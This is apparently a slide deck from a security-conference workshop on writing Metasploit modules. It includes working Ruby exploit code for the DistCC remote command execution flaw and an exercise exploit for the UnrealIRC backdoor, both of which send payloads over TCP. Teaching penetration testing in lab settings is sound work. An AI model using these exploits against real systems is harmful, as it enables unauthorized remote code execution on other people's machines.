
Developing a Module - Methodology

1. Open a blank text file
2. Add the following sections
    a. Class
    b. Include
    c. Initialize the module information
    d. Define the exploit
3. Save the module in the appropriate directory
4. Restart Metasploit

Developing a Module - Example

1. Class: `class MetasploitModule < Msf::Exploit::Remote`
2. Include: `include Msf::Exploit::Remote::Tcp`
3. Information:
    a. Name: `'DistCC RCE - SAINTCON'`
    b. Description: `%q{This was used to show how to create a module}`
    c. Author: `[ 'SGO' ]`
    d. License: `MSF-LICENSE`
    e. Platform: `[ 'unix' ]`
    f. Targets: `[ [ 'Automatic', { } ] ]`

Developing a Module - Example




```ruby
def exploit
  connect

  distcmd = dist_cmd("sh", "-c", payload.encoded);
  sock.put(distcmd)

  dtag = rand_text_alphanumeric(10)
  sock.put("DOTI0000000A#{dtag}\n")

  handler
  disconnect
end
```

Developing a Module - Example



```ruby
def dist_cmd(*args)
  args.concat(%w{# -c main.c -o main.o})
  res = "DIST00000001" + sprintf("ARGC%.8x", args.length)

  args.each do |arg|
    res << sprintf("ARGV%.8x%s", arg.length, arg)
  end

  return res
end
```

Goals of Part 2

- → What is a Metasploit Module?

  Ruby scripts that allows us to execute actions in metasploit

- → What parts does a Module have?

  Class definition, rank includes, information, exploit, supporting functions

- → How to create a module?

  We use a text editor, add the parts, save it in the right folder, restart Metasploit

Goals of Part 2

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
Exercise

1. Class: `class MetasploitModule < Msf::Exploit::Remote`
2. Include: `include Msf::Exploit::Remote::Tcp`
3. Information:
   1. Name: `'UnrealIRC backdoor - SAINTCON'`
   2. Description: `%q{Exercise on how to create a module}`
   3. Author: `[ '<YOUR_NAME>' ]`
   4. License: `MSF-LICENSE`
   5. Platform: `[ 'unix' ]`
   6. Targets: `[ [ 'Automatic', { } ] ]`

Exercise



```
def exploit
  connect

  sock.put("AB;" + payload.encoded + "\n")

  1.upto(120) do
    break if session_created?
    select(nil, nil, nil, 0.25)
    handler()
  end
  disconnect
end
```

Questions?

References

[1] D. Kennedy, J. O'gorman, D. Kearns, and M. Aharoni, Metasploit: *The Penetration Tester's Guide*. No Starch Press, Inc, 2011.

[2] Offensive Security, “Metasploit Unleashed.” https://www. offensive-security.com/metasploit-unleashed.

[3] N. Jaswal, *Mastering Metasploit: Take your penetration testing and IT security skills to a whole new level with the secrets of Metasploit, 3rd Edition*. Packt Publishing Ltd, 3 ed., 2018.

[4] Rapid7, “Github - rapid7/metasploit-framework: Metasploit framework.” https://github.com/rapid7/metasploit-framework.

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[8] Rapid7, “Metasploitable | Metasploit Documentation.” https://docs. rapid7.com/metasploit/metasploitable-2/.

[9] P. T. E. Standard, “The penetration testing execution standard.” http: //www.pentest-standard.org, August 2014.

Thank You!